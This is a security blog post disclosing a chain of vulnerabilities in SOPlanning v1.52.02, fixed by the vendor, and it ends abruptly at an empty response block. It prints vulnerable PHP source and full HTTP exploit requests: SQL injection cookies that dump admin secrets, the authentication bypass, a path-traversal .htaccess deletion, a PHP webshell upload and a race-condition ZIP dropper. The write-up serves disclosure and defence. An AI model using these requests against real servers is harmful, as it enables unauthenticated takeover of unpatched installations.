Pwn everything Bounce everywhere all at once (part 2)

Posted Wed 26 February 2025
Author Mathieu Farrell
Category Pentest
Tags pentest, SOPlanning, PHP, vulnerability, 2025

In this series of articles we describe how, during an "assumed breach" security audit, we compromised multiple web applications on our client's network to carry out a watering hole attack by installing fake Single Sign-On pages on compromised servers. In our second episode we take a look at SOPlanning, a project management application that we encountered during the audit.

PHPMYADMIN
SOPLANNING

Context

In our first blog post of this series we showed how, when every web service is only accessible through an authentication mechanism, reviving an unauthenticated remote code execution vulnerability almost old enough to vote or drink can help us achieve our pwning mission.

In this blog post we will let go the ancient and embrace the modern.

SOPlanning is an open source web application written in PHP used for, you guess it... planning. It is widely used for online project management and many big companies with complex planning needs use it. This article covers vulnerabilities identified in the (at the time) latest version of SOPlanning (v1.52.02). The following vulnerabilities were identified and reported to the vendor, then, fixed in version v1.53.02:


Vulnerabilities

- V0: Error Based SQL Injection (pre-auth)
- V1: Authentication Bypass (exploitable by chaining with V0)
- V2: Arbitrary File Delete (exploitable by chaining with V1)
- V3: Arbitrary File Upload to Remote Code Execution (exploitable by chaining with V2)
- V4: `ZipArchive::extractTo()` Race Condition to Remote Code Execution (exploitable by chaining with V1)

These vulnerabilities, despite being uncorrelated, can be chained together to create two exploitation chains leading to unauthenticated Remote Code Execution(RCE).

Exploit chains leading to Remote Code Execution

- First full chain leading to Remote Code Execution (pre-auth)
  - V0 + V1 + V2 + V3
- Second full chain leading to Remote Code Execution (pre-auth)
  - V0 + V1 + V4


V0
Error Based SQL Injection
Dump of colons cle and password from table planning_user for the row associated with the administrator (user_id='ADM').
V1
Authentication Bypass
Authentication using the administrator (login=admin) account and the information dumped via V0 (password=<DUMPED_CLE>|<DUMPED_PASSWORD>).
V2
Arbitrary File Delete
Delete file www/upload/files/.htaccess.
V3
Arbitrary File Write
Upload index.php8 to www/upload/files/junk/ (easy to bypass extension blacklist).
RCE
V4
Race Condition to Remote Code Execution
Race condition upon call to ZipArchive::extractTo().
Exploit chain implemented and provided to readers

As the first chain isn't necessarily technically interesting to develop an exploit for (it just requires classical techniques), we leave the development of the exploit chain as an exercise for the readers. On the other hand, the second chain demands exploitation of a race condition, which can be fun, so we decided to develop a POC for it, demonstrating how to optimize the race time window for reliable exploitation.

V0: Error Based SQL Injection (pre-auth)

By auditing the code of the files www/planning_param.php and www/planning.php, we were able to identify the possibility of injecting ourselves into an SQL query. Indeed, variable `$_SESSION['filtreGroupeProjet']` is populated via the information stored in variable `$_COOKIE['filtreGroupeProjet']` (controllable by an attacker).

File: www/planning_param.php

```php
<?php

...

// Filtre Groupe Projet
if(isset($_COOKIE['filtreGroupeProjet'])) {
    $_SESSION['filtreGroupeProjet'] = json_decode($_COOKIE['filtreGroupeProjet']);
} elseif (!isset($_SESSION['filtreGroupeProjet'])) {
    $_SESSION['filtreGroupeProjet'] = array();
}
$smarty->assign('filtreGroupeProjet', $_SESSION['filtreGroupeProjet']);

...
```

File: www/planning.php

```php
<?php
require('./base.inc');
require(BASE .'/../config.inc');

require(BASE .'/../includes/header.inc');

...

// Si filtre sur groupe projet
if(count($_SESSION['filtreGroupeProjet']) > 0) {
    $sql.= " AND planning_periode.projet_id IN ('" . implode("','", $_SESSION['filtreGroupeProjet']) . "')";
}

...

//echo $sql;die;
$periodes->db_loadSQL($sql);
$nbLignesTotal = $periodes->getCount();

...
```

Once the vector of injection was identified, all we had to do was to create the payload that would allow us to extract useful information from the database. In the section dedicated to vulnerability V1, you will see why we choose to extract the information stored in columns `cle` and `password` from table `planning_user`.

Leak the column `cle`

The SQL injection was exploited via an Error Based method and we noticed that we the length of the data that could be extracted was limited. As a result, we had to split the extraction of the column `cle` in two queries.

Request HTTP to leak the first part of the `cle` (first 16 chars of a 32 chars string):

```
POST /Projects/soplanning/www/planning.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: dockerplanning_=873b58fac3f1f2c022e2cc264f258125; filtreGroupeProjet=["') AND
ExtractValue('',concat('=AAAA',(SELECT SUBSTR(cle, 1, 16) FROM planning_user WHERE user_id='ADM')))-- -'"]
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response (HTTP):

```
HTTP/1.1 200 OK
Date: Fri, 18 Oct 2024 11:08:08 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1264
Content-Type: text/html; charset=iso-8859-1

<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: XPATH syntax error: '=AAAAe1aaf3ba1facd73c' in
/var/www/html/Projects/soplanning/includes/db_wrapper.inc:62

...
```

- `e1aaf3ba1facd73c` (16 chars)

Request HTTP to leak the second part of the `cle` (second 16 chars of a 32 chars string):

```
POST /Projects/soplanning/www/planning.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: dockerplanning_=873b58fac3f1f2c022e2cc264f258125; filtreGroupeProjet=["') AND
ExtractValue('',concat('=AAAA',(SELECT SUBSTR(cle, 17, 32) FROM planning_user WHERE user_id='ADM')))-- -'"]
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response (HTTP):

```
HTTP/1.1 200 OK
Date: Fri, 18 Oct 2024 11:19:09 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1264
Content-Type: text/html; charset=iso-8859-1

<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: XPATH syntax error: '=AAAA92c3817da8b93e0f' in
/var/www/html/Projects/soplanning/includes/db_wrapper.inc:62

...
```

- `92c3817da8b93e0f` (16 chars)

The `cle` is `e1aaf3ba1facd73c92c3817da8b93e0f`.

Leak the column `password`

> The same technique is used to extract information from the column `password`.

Payloads used to extract column `password`:

- Payload to leak the first part of the `password` (first 16 chars of a 40 chars string):
  - `filtreGroupeProjet=["') AND ExtractValue('',concat('=AAAA',(SELECT SUBSTR(password, 1, 16) FROM planning_user WHERE user_id='ADM')))-- -'"]`
- Payload to leak the second part of the `password` (second 24 chars of a 40 chars string):
  - `filtreGroupeProjet=["') AND ExtractValue('',concat('=AAAA',(SELECT SUBSTR(password, 17, 40) FROM planning_user WHERE user_id='ADM')))-- -'"]`

During our tests, the password obtained was as follows:

- `password` = `df5b909019c9b1659e86e0d6bf8da81d6fa3499e`

As the session variable `$_SESSION['filtreGroupeProjet']` had been corrupted by our SQL injection, we had to reset it with the following payload:

- `filtreGroupeProjet=[""]`

We will now see how the information extracted via V0 is useful to bypass authentication.

V1: Authentication Bypass (exploitable by chaining with V0)

The authentication bypass was trivial. All we had to do was to read the code of the file www/process/login.php to understand how the information extracted via the aforementioned vulnerability could be used to authenticate ourselves as an administrator (`admin` user).

File: www/process/login.php

```php
<?php

...

} else {
    // classic login
    $pwd = $user->hashPassword($_POST['password']);
    if(!$user->db_load(array('login', '=', $_POST['login'], 'password', '=', $pwd))) {
        if(!$user->db_load(array('login', '=', $_POST['login']))){
            $_SESSION['message'] = 'erreur_bad_login';
            header('Location: ../index.php');
            exit;
        }
        $pwd2 = $user->cle . "|" . $user->password;
        if($_POST['password'] != $pwd2){
            $_SESSION['message'] = 'erreur_bad_login';
            header('Location: ../index.php');
            exit;
        }
    }
}

...
```

And more especially:

```php
<?php

...

} else {

        ...

        $pwd2 = $user->cle . "|" . $user->password;
        if($_POST['password'] != $pwd2){
            $_SESSION['message'] = 'erreur_bad_login';
            header('Location: ../index.php');
            exit;
        }
    }
}

...
```

As we were able to retrieve these values (`$user->cle`, `$user->password`) from the database via our SQL Injection, we could authenticate ourselves as `admin` using the following password (`$_POST['password']`) during authentication:

- `e1aaf3ba1facd73c92c3817da8b93e0f|df5b909019c9b1659e86e0d6bf8da81d6fa3499e`.

Request HTTP to authenticate ourselves using the concatenated secret:

```
POST /Projects/soplanning/www/process/login.php HTTP/1.1
Host: 127.0.0.1:58080
Content-Type: application/x-www-form-urlencoded
Content-Length: 96

login=admin&password=e1aaf3ba1facd73c92c3817da8b93e0f|df5b909019c9b1659e86e0d6bf8da81d6fa3499e
```

Response (HTTP):

```
HTTP/1.1 302 Found
Date: Fri, 18 Oct 2024 11:44:45 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
X-Frame-Options: SAMEORIGIN
Set-Cookie: dockerplanning_=3c1c4ebadf7b6a7d21643cbc0de5adf9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: baseLigne=users; expires=Mon, 02-Mar-2026 11:44:45 GMT; Max-Age=43200000; path=/
Set-Cookie: baseColonne=jours; expires=Mon, 02-Mar-2026 11:44:45 GMT; Max-Age=43200000; path=/
Set-Cookie: afficherTableauRecap=1; expires=Mon, 02-Mar-2026 11:44:45 GMT; Max-Age=43200000; path=/
Set-Cookie: masquerLigneVide=0; expires=Mon, 02-Mar-2026 11:44:45 GMT; Max-Age=43200000; path=/
Location: ../planning.php
Content-Length: 0
Content-Type: text/html; charset=iso-8859-1
```


V4: `ZipArchive::extractTo()` Race Condition to Remote Code Execution (exploitable by chaining with V1)

Now, let's take a look at a Race Condition, as this was the vulnerability we had the most fun exploiting. We will see why it occurs in the file www/process/upload_backup.php

File: www/process/upload_backup.php

```php
<?php
require 'base.inc';
require BASE . '/../config.inc';
require BASE . '/../includes/header.inc';

if(!$user->checkDroit('parameters_all')) {
    $_SESSION['erreur'] = 'droitsInsuffisants';
    header('Location: index.php');
    exit;
}

$type=$_POST['type'];
$type_restauration=$_POST['type_restauration'];
$type_fichier_import_seul=$_POST['type_fichier_import'];
$upload_dir = SAVE_DIR; // upload directory
// Si on fait un upload de fichiers
if ($type=='upload')
{
    // Pour tous les fichiers, on tente de les uploader
    for($i=0; $i<count($_FILES); $i++){
    $filename = replaceAccents(utf8_decode($_FILES["fichier-$i"]['name']));
    $tmp_dir = $_FILES["fichier-$i"]['tmp_name'];
    $fileSize = $_FILES["fichier-$i"]['size'];

    $dest_dir=$upload_dir.$filename.".tmp";

    // Vidage du contenu d'uploaddir sans suppresion du r�pertoire
    rrmdir($upload_dir,false);

    // Verification du r�pertoire
    if(!file_exists(SAVE_DIR) || !is__writable(SAVE_DIR)) {
        $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('upload_fichier_erreur_ecriture_repertoire'));
        echo $msg;
        exit;
    }else
    {
        // Si le fichier existe, on l'efface
        if (file_exists($upload_dir.$filename))
        {
            @unlink($upload_dir.$filename);
        }
        // V�rification de la taille du fichier
        if ($fileSize > MAX_SIZE_UPLOAD)
        {
            $msg=preg_replace('/filename/',$filename,$smarty->getConfigVars('upload_fichier_erreur_taille'));
            echo $msg;
            exit;
        }

        // Chargement du fichier
        if(!(move_uploaded_file($tmp_dir,$upload_dir.$filename)))
        {
            $msg=preg_replace('/filename/',$filename,$smarty->getConfigVars('upload_fichier_erreur_chargement'));
            echo $msg;
            exit;
        }else
        {
            // V�rification du bon chargement du fichier
            if (!file_exists($upload_dir.$filename))
            {
                $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('upload_fichier_erreur_chargement'));
                echo $msg;
                exit;
            }else
            {
                @mkdir($dest_dir);
                $info = pathinfo($upload_dir.$filename);

                // Test si c'est une archive on l'extrait
                if ($type_restauration=="sauvegarde" && $info["extension"] == "zip")
                {
                    // Extraction de l'archive
                    $zip = new ZipArchive();
                    if($zip->open($upload_dir.$filename) === true)
                    {
                        $zip->extractTo($dest_dir);
                        $zip->close();
                      } else {
                        @unlink($upload_dir.$filename);
                        $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('erreur_extraction_sauvegarde'));
                        echo $msg;
                        exit;
                    exit;
                    }

                    ...

                }

                ...

                }
            }
    }
    }
}
?>
```

Looking at the code above, we can see that to reach the function `ZipArchive::extractTo()`, the variable `$type_restauration` (`$_POST['type_restauration']`) must have the value `sauvegarde` (string) and that variable `$info["extension"]` the value `zip` (string). Variable `$info["extension"]` is computed via `pathinfo($upload_dir.$filename)`, which is itself based on `replaceAccents(utf8_decode($_FILES["fichier-$i"]['name']))`. Consequently, to achieve the desired sink (`ZipArchive::extractTo()`), all variables can be controlled by the attacker. Now, consider the documentation of the function `ZipArchive::extractTo()`.


php
Downloads
Documentation
Get Involved
Help
php 8.3
PHP Manual › Function Reference › Compression and Archive Extensions › Zip › ZipArchive
« ZipArchi
Change language: English

ZipArchive::extractTo

(PHP 5 >= 5.2.0, PHP 7, PHP 8, PECL zip >= 1.1.0)
ZipArchive::extractTo — Extract the archive contents

Description

`public ZipArchive::extractTo(string $pathto, array|string|null $files = null): bool`

Extract the complete archive or the given files to the specified destination.

Warning The default permissions for extracted files and directories give the widest possible access. This can be restricted by setting the current umask, which can be changed using umask().

For security reasons, the original permissions are not restored. For an example of how to restore them, see the code sample on the ZipArchive::getExternalAttributesIndex() page.

Parameters


pathto
Location where to extract the files.

The archive is decompressed in folder `$pathto`, which in our case is equal to variable `$dest_dir`, and, as it can be seen at the beginning of the script, this value is predictable (related to the name of the uploaded file).

```php
...

$upload_dir = SAVE_DIR; // upload directory (www/upload/backup/)

    ...

    $dest_dir=$upload_dir.$filename.".tmp";

                    ...

                    $zip->extractTo($dest_dir);

...
```

Meaning that if the name of the file we upload is test.zip, the archive will be decompressed in the folder www/upload/backup/test.zip.tmp/. If our archive contains a dropper test.php, this means that there is a time window during which file www/upload/backup/test.zip.tmp/test.php exists and can therefore be executed (via an HTTP GET request) before being deleted by the rest of the script. As an attacker, we want to maximize this time window to win the Race Condition.

Reading the code, we understand that the only condition our archive must meet is that it must not exceed the size defined by `MAX_SIZE_UPLOAD`. The global variable `MAX_SIZE_UPLOAD` has the value `20971520`, but as this value is expressed in Bytes, it can be converted into Megabytes (our archive should be no larger than 20 Megabytes). We need to create an archive containing a simple dropper and a specially crafted junk file difficult to decompress, so that the final archive is almost the maximum size accepted. This will increase the time window in which we can exploit the Race Condition.


Attacker
SOPlanning
webserver
file system
POST /www/process/upload_backup.php
test.zip
test.php
Webshell (dropper)
junk
junk data
Create folder www/upload/backup/test.zip.tmp/ via mkdir().
Writes the file test.php to the folder www/upload/backup/test.zip.tmp/.
Starts writing the junk file (which takes up almost the entire size of the archive).
GET /www/upload/backup/test.zip.tmp/test.php
Time window (Race Condition) during which dropper can be executed
The dropper writes a Webshell realtive to its path (to reach the Webroot).
Finished writing the junk file.
Temporary folder and all its contents are deleted.

Request HTTP to upload the malicious ZIP archive:

```
POST /Projects/soplanning_1.48.00/www/process/upload_backup.php HTTP/1.1
Host: 127.0.0.1:58080
Content-Type: multipart/form-data; boundary=---------------------------6761258225415722691748121030
Content-Length: 811
Cookie: dockerbplanning_=5ea7bf5b6b5f1a1d6854507bcfba09c1

-----------------------------6761258225415722691748121030
Content-Disposition: form-data; name="fichier-0"; filename="test.zip"
Content-Type: application/zip

PK...
... test.php ...
<?php

system("id");

?>
PK...
...junk...
...
-----------------------------6761258225415722691748121030
Content-Disposition: form-data; name="type"

upload
-----------------------------6761258225415722691748121030
Content-Disposition: form-data; name="type_restauration"

sauvegarde
-----------------------------6761258225415722691748121030--
```

Response (HTTP):

```
HTTP/1.1 200 OK
Date: Mon, 21 Oct 2024 13:34:22 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/7.4.2
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 77
Content-Type: text/html; charset=iso-8859-1

Aucun fichier valide à charger. Merci de vérifier votre fichier ou sauvegarde
```

Request HTTP to trigger the dropper:

```
GET /Projects/soplanning_1.48.00/www/upload/backup/test.zip.tmp/test.php HTTP/1.1
Host: 127.0.0.1:58080
Cookie: dockerbplanning_=5ea7bf5b6b5f1a1d6854507bcfba09c1
```

The POC that chains the V0, V1 and V4 vulnerabilities and optimizes the exploitation time window is available at the end of the article.

V2: Arbitrary File Delete (exploitable by chaining with V1)

During the source code analysis, we were able to identify a file upload feature. However, the file .htaccess located in www/upload/files prevented us from uploading a Webshell and executing it, as it was offered directly for download. So, we needed a way (vulnerability) to delete the file .htaccess.

File: www/upload/files/.htaccess

```
RewriteEngine On

<Files *.*>
    ForceType application/octet-stream
    Header set Content-Disposition attachment
</Files>
```

To perform this action, we were interested in features accessible to users with administrator privileges, as deleting a file is generally a feature that require privileged access.

File: www/process/options.php

```php
<?php

require 'base.inc';
require BASE . '/../config.inc';
require BASE . '/../includes/header.inc';

if(!$user->checkDroit('parameters_all')) {
    $_SESSION['erreur'] = 'droitsInsuffisants';
    header('Location: ../index.php');
    exit;
}

...

if((isset($_FILES['SOPLANNING_LOGO']) && !empty($_FILES['SOPLANNING_LOGO']['name'])) ||
isset($_POST['SOPLANNING_LOGO_SUPPRESSION'])) {
    $config = new Config();
    $config->db_load(array('cle', '=', 'SOPLANNING_LOGO'));
    if (isset($_POST['SOPLANNING_LOGO_SUPPRESSION']))
    {
        $config->valeur = NULL;
        if(!$config->db_save()) {
            $_SESSION['erreur'] = 'changeNotOK';
            header('Location: ../options.php' . (isset($_POST['tab']) ? '?tab=' . $_POST['tab'] : ''));
            exit;
        }
        # Effacement de l'ancien logo
        if (!empty($_POST['old_logo']))
        {
            if (!is_dir(BASE.'/upload/logo/'.$_POST['old_logo']) &&
file_exists(BASE.'/upload/logo/'.$_POST['old_logo'])) {
                unlink(BASE.'/upload/logo/'.$_POST['old_logo']);
                @unlink(BASE.'/upload/logo/icon.png');
            }
        }
    }else
    {

    ...

    }
}

...
```

By reading the above code, we understood that a simple Path Traversal was enough to carry out the desired action.

Request HTTP to delete the file www/upload/files/.htaccess:

```
POST /Projects/soplanning/www/process/options.php HTTP/1.1
Host: 127.0.0.1:58080
Content-Type: multipart/form-data; boundary=---------------------------76901974014907803713087256441
Content-Length: 327
Cookie: dockerplanning_=24c28a0ac6973709d2b43528e7a651cc

-----------------------------76901974014907803713087256441
Content-Disposition: form-data; name="old_logo"

../files/.htaccess
-----------------------------76901974014907803713087256441
Content-Disposition: form-data; name="SOPLANNING_LOGO_SUPPRESSION"

on
-----------------------------76901974014907803713087256441--
```

Response (HTTP):

```
HTTP/1.1 302 Found
Date: Fri, 18 Oct 2024 08:38:31 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../options.php
Content-Length: 0
Content-Type: text/html; charset=iso-8859-1
```

If you want to ensure the reliability of your exploit (if you want to implement the first exploit chain), we advise you to try deleting a previously uploaded Webshell (this is a sort of cleaning step) before exploiting the V3 vulnerability and uploading your Webshell.

Request HTTP to delete a potential already present Webshell:

```
POST /Projects/soplanning/www/process/options.php HTTP/1.1
Host: 127.0.0.1:58080
Content-Type: multipart/form-data; boundary=---------------------------76901974014907803713087256441
Content-Length: 333
Cookie: dockerplanning_=24c28a0ac6973709d2b43528e7a651cc

-----------------------------76901974014907803713087256441
Content-Disposition: form-data; name="old_logo"

../files/junk/index.php8
-----------------------------76901974014907803713087256441
Content-Disposition: form-data; name="SOPLANNING_LOGO_SUPPRESSION"

on
-----------------------------76901974014907803713087256441--
```

Response (HTTP):

```
HTTP/1.1 302 Found
Date: Fri, 18 Oct 2024 08:39:58 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.20
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../options.php
Content-Length: 0
Content-Type: text/html; charset=iso-8859-1
```

V3: Arbitrary File Upload to Remote Code Execution (exploitable by chaining with V2)

The first vulnerability we identified, was in fact, a trivial file upload with blacklist bypass, as the blacklist consisted of just three extensions.

Unauthorized extensions:

- `php`
- `inc`
- `htaccess`

But as you may have figured out from reading the description of the V2 vulnerability, the apache directive implemented via the file www/upload/files/.htaccess prevented us from executing our Webshell. Once the file .htaccess had been removed, all we had to do was take advantage of the code below to upload the Webshell.

File: www/process/upload.php

```php
<?php
require 'base.inc';
require BASE . '/../config.inc';
require BASE . '/../includes/header.inc';

$type=$_POST['type'];
// securise link_id
$linkid=preg_replace( '/[^a-z0-9]+/', '0', strtolower($_POST['linkid']));
$upload_dir = UPLOAD_DIR."$linkid/"; // upload directory

// Si on fait un upload de fichiers
if ($type=='upload')
{
    // Pour tous les fichiers, on tente de les uploader
    for($i=0; $i<count($_FILES); $i++){
        $filename = replaceAccents(utf8_decode($_FILES["fichier-$i"]['name']));
        $infos = pathinfo($filename);
        if(in_array(strtolower($infos['extension']), array('php', 'inc', 'htaccess'))){
            echo 'File not allowed';
            exit;
        }
        $tmp_dir = $_FILES["fichier-$i"]['tmp_name'];
        $fileSize = $_FILES["fichier-$i"]['size'];

        // Verification du répertoire
        if(!file_exists(UPLOAD_DIR) || !is__writable(UPLOAD_DIR)) {
            $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('upload_fichier_erreur_ecriture_repertoire'));
            echo $msg;
            exit;
        }else
        {
            // Création du répertoire si nécessaire
            @mkdir($upload_dir);

            // Si il existe déjà, on ne l'écrase pas
            if (file_exists($upload_dir.$filename))
            {
                $msg=preg_replace('/filename/',$filename,$smarty->getConfigVars('upload_fichier_existe_deja'));
                echo $msg;
            }else
            {
                // vérification de la taille du fichier
                if ($fileSize > MAX_SIZE_UPLOAD)
                {
                    $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('upload_fichier_erreur_taille'));
                    echo $msg;
                    exit;
                }

                // chargement du fichier
                if(!(move_uploaded_file($tmp_dir,$upload_dir.$filename)))
                {
                    $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('upload_fichier_erreur_chargement'));
                    echo $msg;
                    exit;
                }else
                {
                    if (!file_exists($upload_dir.$filename))
                    {
                        $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('upload_fichier_erreur_chargement'));
                        echo $msg;
                        exit;
                    }else
                    {
                        $msg=preg_replace('/filename/',$filename,$smarty-
>getConfigVars('upload_fichier_chargement_ok'));
                        echo $msg;
                    }
                }
            }
        }
    }
}

...

?>
```

Request HTTP to upload the Webshell:

```
POST /Projects/soplanning/www/process/upload.php HTTP/1.1
Host: 127.0.0.1:58080
Content-Type: multipart/form-data; boundary=---------------------------167043125011755066722259731383
Content-Length: 496
Cookie: dockerplanning_=24c28a0ac6973709d2b43528e7a651cc;

-----------------------------167043125011755066722259731383
Content-Disposition: form-data; name="fichier-0"; filename="index.php8"
Content-Type: application/octet-stream

<?php

system("id");

?>
-----------------------------167043125011755066722259731383
Content-Disposition: form-data; name="linkid"

junk
-----------------------------167043125011755066722259731383
Content-Disposition: form-data; name="type"

upload
-----------------------------167043125011755066722259731383--
```

Response (HTTP):

```
